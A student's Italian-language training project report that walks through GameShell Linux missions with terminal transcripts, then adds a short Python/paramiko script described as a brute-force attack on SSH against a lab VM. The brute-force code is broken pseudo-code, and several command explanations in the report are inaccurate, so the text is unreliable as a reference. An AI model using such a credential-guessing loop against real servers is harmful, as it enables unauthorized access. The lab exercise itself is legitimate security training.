

W8D4_PROGETTO FINALE_2_MORRONE VALERIA

- 1) Completare quanti più livelli possibili nel gioco Game Shell e documentarli.

L'intento del gioco è quello di far comprendere l'importanza dei comandi linux che consentono la navigazione tra cartelle attraverso la shell, un potente strumento che aiuta e facilita la comunicazione tra i vari componenti del sistema.

Una volta soddisfatta la richiesta del primo livello, per superare il secondo livello il gioco chiede di scendere dalla cima della torre per raggiungere la cantina. Il comando utile al superamento de livello è “**cd ..**“ per tornare indietro tra i vari piani della torre e al punto di partenza.

Screen Livello 2

```
[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Second_floor

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd Second_floor/
[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..
[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Second_floor

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..
[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
First_floor

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..
[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Cellar Great_hall Main_building Main_tower Observatory

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd Cellar/
[use 'gsh help' to get a list of available commands]
[mission 2] $ gsh check

Congratulations, mission 2 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]
```

Per superare il terzo livello è obbligatorio l'utilizzo di due soli comandi "cd" per tornare alla posizione di partenza e "cd /parola/parola" che ci consente di ricreare il percorso che ci porta direttamente alla directory di nostro interesse.

Screen livello 3


The screenshot shows a terminal window titled "Terminal Emulator" running on a Kali Linux desktop environment. The terminal displays the following text:

```
[use 'gsh help' to get a list of available commands]
[mission 3] $ cd
[use 'gsh help' to get a list of available commands]
[mission 3] $ cd Castle/Main_building/Throne_room
[use 'gsh help' to get a list of available commands]
[mission 3] $ gsh check
Congratulations, mission 3 has been successfully completed!
```

Below the terminal output, there is a decorative ASCII art representation of a staircase or ladder made of various symbols like '#', '=', 'o', and 'v'. To the right of the staircase, the text "Well done!!!" and "From now on, the current location will be shown just before the command prompt." is displayed.

Con il livello 4 il comando da utilizzare per proseguire con la creazione delle cartelle è “mkdir” . Acronimo di make directory.

Screen livello 4



The screenshot shows a terminal window titled "Terminal Emulator" running on a Kali Linux desktop environment. The terminal displays the following session:

```
kali㉿kali: ~
```

```
Session / Terminal Emulator Use the commandline
```

```
Useful commands
```

```
mkdir DIRECTORY
Create a new directory inside the current directory.
Remark: "mkdir" is an abbreviation for "make directory".
```

```
~/Castle/Main_building/Throne_room
[mission 4] $ cd
```

```
~[mission 4] $ ls
Castle Forest Garden Mountain Stall
```

```
~[mission 4] $ cd Forest
```

```
~/Forest
[mission 4] $ ls
```

```
~/Forest
[mission 4] $ mkdir Hut
```

```
~/Forest/Hut
[mission 4] $ cd Hut
```

```
~/Forest/Hut
[mission 4] $ mkdir Chest
```

```
~/Forest/Hut/Chest
[mission 4] $ gsh check
```


```
Congratulations, mission 4 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]
```

```
[ I use the command
  $ gsh help
  to get the list of "gsh" commands.
```

```
~/Forest/Hut
[mission 5] $
```

Per superare il livello 5 l'utilizzo del comando “rm” remove directory consente di cancellare cartelle vuote.

Screen livello 5



The screenshot shows a terminal window with a session history. The session starts at the root directory (~) and moves through various locations: ~, /Mission/Cellar, ~/Castle/Cellar, ~/Castle, and ~/Castle/Cellar again. The user runs several ls commands to list files and directories. They attempt to remove files named spider_1, spider_2, and spider_3 using the rm command. The terminal also shows the execution of gsh check and the saving of progress to a file named gameshell-save.sh. Finally, the user reaches mission 6 at ~/Castle/Cellar.

```
Session Actions Edit View Help
[mission 5] $ ls
barrel_of_apples bat_1 bat_2 spider_1 spider_2 spider_3
~/Castle/Cellar
[mission 5] $ rm spider_1 spider_2 spider_3
rm: cannot remove 'spider_1 spider_2 spider_3': No such file or directory
~/Castle/Cellar
[mission 5] $ Spider_1.Spider_2.Spider_3
rm: cannot remove 'Spider_1.Spider_2.Spider_3': No such file or directory
~/Castle/Cellar
[mission 5] $ cd
-
[mission 5] $ ls
Castle Forest Garden Mountain Stall
-
[mission 5] $ cd Castle
~/Castle
[mission 5] $ ls
Cellar Great_hall Main_building Main_tower Observatory
~/Castle
[mission 5] $ cd Cellar
~/Castle/Cellar
[mission 5] $ ls
barrel_of_apples bat_1 bat_2 spider_1 spider_2 spider_3
~/Castle/Cellar
[mission 5] $ rm spider_1 spider_2 spider_3
~/Castle/Cellar
[mission 5] $ gsh check
Congratulations, mission 5 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]
[ Use the command
|   $ gsh help
|   to get the list of "gsh" commands.
-- |
~/Castle/Cellar
[mission 6] $
```

Per quanto riguarda il livello 6, il comando che consente di superarlo è “ mv * ../ “ che aiuta a spostare il contenuto di cartelle che hanno lo stesso nome nella directory madre.

Screen livello 6

Per il livello 7 il comando “ls-a” permette invece l’individuazione di files nascosti che iniziano con un . (punto) all’interno di directory note. Il comando tab aiuta a trovare prima i files di cui abbiamo bisogno.

Screen livello 7

The screenshot shows a terminal window with a dark background and light-colored text. At the top, there's a menu bar with "Session", "Actions", "Edit", "View", and "Help". The title bar indicates the session is named "Garden" and the mission is "Mission 7". The status bar shows the time as 3:32 and some icons. The main area of the terminal contains the following text:

```
Session Actions Edit View Help
| use the command
| $ gsh help
| to get the list of "gsh" commands.
|
~/Garden [mission 7] $ gsh goal
Mission goal
Collect all the coins hidden in the garden in front of the castle, and put them in your chest (in your hut in the forest).
Secondary objective
Learn how to use the "Tab" key to go faster.
Useful commands
ls -A
List all the files of the current directory, including hidden files. (A file is "hidden" when its name starts with a dot.)
Tab
The tabulation key "completes" the name of a file or directory once you have typed the beginning of its name. This only works if there is only one possible completion.
Tab-Tab
Pressing tabulation twice successively shows a list of possible completions.

(*) \\ ?
```

At the bottom of the terminal, there are several file names listed:

```
~/Garden [mission 7] $ ls -A
.. .33202_coin_2 .52856_coin_3 .6347_coin_1 Flower_garden Maze Shed
~/Garden [mission 7] $ mv .. .33202_coin_2 .52856_coin_3 .6347_coin_1
~/Garden [mission 7] $ mv .33202_coin_2 .52856_coin_3 .6347_coin_1
```

Per la missione 8 è fondamentale l'utilizzo del comando “ *parola* ” che permette di raggruppare tutti i file che hanno uno stesso nome e poterli spostare insieme o cancellare.

Screen livello 8

The screenshot shows a terminal window titled "kali㉿kali ~" running in Firefox ESR. The terminal displays the following session:

```
Se Firefox ESR
Browse the World Wide Web
[...]
? The "?" character stands in for any single character.
* The "*" character stands in for any sequence of characters
(including an empty sequence).
Those wildcards can be used to denote lists of existing files / directories in the current working directory.
For example: if the current folder contains
    file-1 folder-1 file-14 potato
then
    *      --> File-1 Folder-1 file-14 potato
    *1     --> File-1 Folder-1
    **   --> Folder-1 potato
    xx   --> error: no matching file
    *?   --> File-1/Folder-1
    ??   --> file-14
[...]
~/Garden
[mission 8]$ cd ..
[...]
[mission 8]$ ls
Castle Forest Garden Mountain Stall
[...]
[mission 8]$ cd Castle
[~/Castle]
[mission 8]$ ls
Cellar Great_hall Main_building Main_tower Observatory
~/Castle
[mission 8]$ cd Cellar
[~/Castle/Cellar]
[mission 8]$ ls
1106_spider_42 12913_spider_22 14281_bat_3 17081_spider_33 19152_spider_27 22461_bat_1 26187_spider_10 282_spider_50 30109_spider_35 31126_spider_2 4465_spider_16 barrel_of_apples
11258_spider_17 13364_spider_45 14769_bat_4 17742_spider_36 20982_spider_41 22943_spider_14 26874_spider_37 28485_spider_9 30506_spider_29 31588_spider_19 474_spider_6
11311_spider_18 13471_spider_46 14881_bat_1 17851_spider_38 21092_spider_43 23143_spider_13 26911_spider_30 28510_spider_15 30520_spider_28 31607_spider_36
1231_spider_34 13572_spider_47 16590_spider_4 1887_spider_23 21652_spider_46 24238_spider_25 27500_spider_15 28988_bat_5 30882_bat_2 3950_spider_21 9347_spider_30
12805_spider_5 14121_spider_24 16893_spider_20 19185_spider_7 21734_spider_3 25051_spider_49 28118_spider_40 29622_spider_11 31102_spider_8 4095_spider_32 9550_spider_12
[~/Castle/Cellar]
[mission 8]$ rm *spiders
[~/Castle/Cellar]
[mission 8]$ gsh check
Congratulations, mission 8 has been successfully completed!
```

Nella missione 9 il comando utilizzato è rm .*parola* che consente di rimuovere tutti i file nascosti e rinominati con stesso nome

Screen livello 9

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal output is as follows:

```
~/Castle/Cellar
[mission 9] $ ls -A
.13495_spider_17 .13495.bat_4 .15185_spider_25 .17825_spider_36 .19469_spider_50 .24029_spider_10 .26639_spider_13 .29440_spider_45 .31483_spider_3 .3470_spider_3 .4933_spider_33 .7862_spider_21 barrel_of_apples
.18955_spider_39 .13970_spider_43 .16253.bat_2 .17868_spider_38 .22856_spider_34 .24832_spider_15 .27482_spider_1 .2966.bat_3 .31512_spider_49 .3818_spider_37 .6523_spider_48 .7945_spider_12
.19177_spider_41 .17735_spider_44 .18977_spider_26 .22842.bat_1 .27482_spider_19 .28988.bat_3 .3879_spider_7 .32107_spider_5 .4933_spider_19 .5923_spider_1 .7531_spider_6
.19232_spider_41 .14281.bat_3 .1961_spider_8 .22842_spider_30 .23542_spider_24 .29391_spider_47 .30322.bat_1 .33772_spider_29 .4557_spider_2 .7531_spider_8 .9444_spider_31
.19112_spider_11 .14766.bat_4 .17563_spider_27 .19878_spider_23 .22181_spider_48 .2569_spider_36 .28109_spider_32 .31805_spider_16 .32557_spider_42 .4620_spider_14 .7631_spider_76 .9866_spider_20

~/Castle/Cellar
[mission 9] $ rm *.spider*
~/Castle/Cellar
[mission 9] $ gsh check
Congratulations, mission 9 has been successfully completed!
```

Below the terminal, there is a decorative ASCII art spider web graphic with the text "Congratulations!" and instructions: "From now on, the 'ls'" command will automatically show a "/" character at the end of directories.

[progress was saved in /home/kali/gameshell-save.sh]

```
|  
| Use the command  
| $ gsh help  
| to get the list of "gsh" commands.  
|
```

Per superare la decima missione è necessaria una copia del contenuto dei files. Il comando "cat" consente di vedere il contenuto del file e successivamente con il comando cp parola*_..../ si ottiene una copia di tutti i files e del relativo contenuto da spostare nelle cartelle di lavoro.


Screen livello 10

```
kali㉿kali: ~
[mission 10] $ gsh goal
()=(
    Mission goal
    You have taken a fancy to the four standards in the great hall of the castle. As stealing them would not go unnoticed, put a copy (same name, same content) of each in your chest.
    Useful commands
    cp FILE DIRNAME
        Copy the file to the directory.
        Remark: 'cp' is an abbreviation of 'copy'.
)=-()

~/Castle/Great_Hall
[mission 10] $ ls
22354_decorative_shield 6204_stag_head 62861_suit_of_armour standard_1 standard_2 standard_3 standard_4
~/Castle/Great_Hall
[mission 10] $ cp standard_* ../Forest/Hut/Chest
cp: target '../Forest/Hut/Chest': No such file or directory
~/Castle/Great_Hall
[mission 10] $ cp standard_* ../Forest/Hut/Chest
~/Castle/Great_Hall
[mission 10] $ gsh check
Congratulations, mission 10 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]
| 
| Use the command
|   $ gsh help
|   to get the list of "gsh" commands.
| 
~/Castle/Great_Hall
[mission 11] 5
```

Nella missione 11 il comando che permette di fare la copia e lo spostamento di tutti i files di nostro interesse è “ cp *parola* ../../

Screen livello 11



The screenshot shows a terminal window titled "Firefox ESR - Browse the WorldWide Web" running on a Kali Linux system. The terminal displays a game shell interface for "Mission 11". The user has completed the mission by copying files from the current directory to a chest in another location. The terminal output includes:

```
kali㉿kali ~
[mission 11] $ ls
11131_tapestry_05 12614_stag_head 20485_tapestry_09 30114_tapestry_08 38233_tapestry_04 53681_tapestry_10 61767_tapestry_07 standard_2 standard_4
11648_tapestry_06 14616_tapestry_03 27374_suit_of_armour 36465_tapestry_02 40779_decorative_shield 61382_tapestry_01 standard_3 standard_1
~/Castle/Great_Hall
[mission 11] $ cp *tapestry* ../../Forest/Hut/Chest
~/Castle/Great_Hall
[mission 11] $ gsh check
Congratulations, mission 11 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]
```

The user then lists the contents of the current directory again, showing the copied files have been moved.

```
~/Castle/Great_Hall
[mission 12] $
```

Per superare la missione 12 il comando “ls -l” dà informazioni in merito all’elenco dei files e alle ultime modifiche apportate ad ogni singolo file, il comando “cat” mostra il contenuto dei files come si osserva nel riquadro.

Screen livello 12

A terminal window titled "Se Firefox ESR - Browse the World Wide Web" displays a complex multi-line ASCII art representation of a castle tower and a character portrait. The castle tower is detailed with multiple levels, windows, and a flag at the top. Below the tower, a character portrait of Simon Jansen is shown, featuring a mustache, glasses, and a suit. The entire artwork is composed of various ASCII characters like '|', '/', '\', '=', and 'o'. At the bottom of the screen, there is some text in a monospaced font: "/Castle/Main_tower/First_Floor", "5aB4513fc22d0c282a5cc5b01f3b479c6c5b047744", and "Simon Jansen".

NB. Relativamente alla missione 13 il gioco non mi ha permesso di farla per degli errori che il sistema non è stato in grado di risolvere

(mission 13 is cancelled because some dependencies are not met.)

Il livello 14 con il comando “alias” permette di creare una copia di tutti i files nelle directory compresi i file nascosti.

Screen livello 14

Il livello 15 tramite l'editor di testo NANO consente di creare un file.txt e scrivere un messaggio da inserire in una directory esistente. Il messaggio scritto è il seguente: hello world.

Screen livello 15

The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window is open with the following command history:

```
[mission 15] $ nano ~/Forest/Hut/Chest/journal.txt
[mission 15] $ gsh check
Congratulations, mission 15 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]
[mission 16] $
```

Below the terminal, a nano text editor window is displayed. The window title is "Text Editor" and the menu bar includes "File", "Edit", "Simple TextEditor", and "Help". The main pane of the editor contains the following text:

```
Create a file named "journal.txt" in your chest and write a short message in it.
You can use this file to record your notes and solutions for the upcoming missions.

Details

`nano` is a command-line text editor. You can use it whenever you need to edit a file from the shell.

Useful commands

nano FILE
    Edit the file from the shell,
    (If the file does not exist, it will be created.)

Keybindings are listed at the bottom of the screen (the `^` symbol means "Control"). The most important ones are:
    Control-x    quit
    Control-o    save
    Control-w    search for a string

Remark: do not use Control-s or Control-z!
```

Per superare il livello 16 è utile di nuovo il comando alias, che insieme all'editor di testo NANO permette in una sola path di creare la copia di un file.txt da poter modificare in qualunque momento.

Screen livello 16

The screenshot shows a terminal window titled 'kali@kali: ~'. The terminal displays the following session:

```
[mission 16] $ alias journal='nano~/Forest/Hut/Chest/Journal.txt'
> alias journal='nano~/Forest/Hut/Chest/Jurnal.txt'

[mission 16] $ gsh check
It seems you alias doesn't refer to the appropriate file (nano~/Forest/Hut/Chest/Journal.txt).
nano~/Forest/Hut/Chest/Jurnal.txt).
Make sure to use an absolute path ...

Sorry, mission 16 hasn't been completed.

[ progress was saved in /home/kali/gameshell-save.sh ]

|-----|
| Use the command |
| $ gsh help |
| to get the list of "gsh" commands. |
|-----|
```

[mission 16] \$ alias journal
bash: alias: journal: not found

```
- [mission 16] $ alias journal='nano~/Forest/Hut/Chest/Jurnal.txt'
alias journal='nano~/Forest/Hut/Chest/Jurnal.txt'
alias ls='ls -literal -A'
alias l.='ls -literal -P'

[mission 16] $ alias journal='nano ~/Forest/Hut/Chest/journal.txt'
~ [mission 16] $ journal
~ [mission 16] $ gsh check
Congratulations, mission 16 has been successfully completed!
```

Congratulations!

From now on you can use the file
"./.gshrc"
to record aliases. More information can be found in the file (it has been created for you).

A small ASCII art graphic of a staircase is displayed at the bottom left.

Nel livello 17 il comando doppio TAB consente di individuare facilmente file nascosti

Screen livello 17

The screenshot shows a terminal window titled "Firefox ESR Browse the WorldWideWeb" running on a Kali Linux system. The terminal displays a mission goal and a section of useful commands:

```
kali㉿kali: ~
```

Mission goal

At the back of the cellar, there is a small opening going to the spider queen's lair.
Go there, and remove the spider queen (and nothing else).

Note: you have a limited amount of time (20 seconds) to do that. You can use the command "gsh reset" to reset the timer.
Another thing: shell patterns have been deactivated. You cannot use the wildcards '*' or '?'.

Useful commands

Tab
The "Tabulation" key completes the name of a file or directory once you have typed the beginning of its name. This only works if there is only one possible completion.

Tab-Tab
Pressing the "Tabulation" key twice successively shows a list of possible completions.

```
~/Castle/Cellar
[mission 17] $ ls
.l3495_bat_4 .l4233_bat_1 14281_bat_3 14766_bat_4 .16253_bat_2 22461_bat_1 28988_bat_5 .2966_bat_3 38882_bat_2 .4368_bat_5 barrel_of_apples .lair_of_the_spider_queen WhzbqRLLFwPOrpf cpQxBEpigAPnHFjh/
~/Castle/Cellar
[mission 17] $ cd .
./
./.l3495_bat_4 .l4233_bat_1 .4368_bat_5 .lair_of_the_spider_queen WhzbqRLLFwPOrpf cpQxBEpigAPnHFjh/
~/Castle/Cellar
[mission 17] $ cd Lair_of_the_spider_queen
bash: cd: Lair_of_the_spider_queen: No such file or directory
~/Castle/Cellar
[mission 17] $ cd -l
bash: cd: -l: invalid option
cd: usage: cd [-L|-P [-e]] [-@] [dir]
~/Castle/Cellar
[mission 17] $ cd
```

ESERCIZIO_2_esecuzione di un attacco Bruteforce ad un servizio SSH

```
import paramiko //paramiko consente il collegamento al server tramite ssh

def ssh_connect ( host,port,username,password):
client = paramiko.SSHClient()
client.connect(
hostname = 192.168.50.100 //vm Windows
port = 22 //ssh sarà in ascolto sulla porta 22 di default
username = username
password = password
)

for user in user_list:
user = user.rstrip()
for pwd in pwd_list:
pwd = pwd.rstrip()

user_list ["kali", "server", "user"]
pwd_list ["ciao", "1234", "kalikali"]

if connection ("user, pwd"):
print("accesso riuscito")
break
else
continue

client.close ()
```

```
//ssh è un protocollo che ci permette di accedere da remoto ad un computer
```

È stato scritto un codice in Python che simula un attacco bruteforce ad un protocollo ssh (secure shell), servizio che si trova sulla porta 22.

Si definisce attacco perchè l'accesso al server avviene solo dopo tentativi che permettono di individuare la corretta combinazione di username e password.

L'accesso da remoto con ssh consente al client in ascolto la possibilità di lanciare comandi, caricare files o inviare malware con il fine di arrecare danni a terzi.

Fine progetto 20/11/2025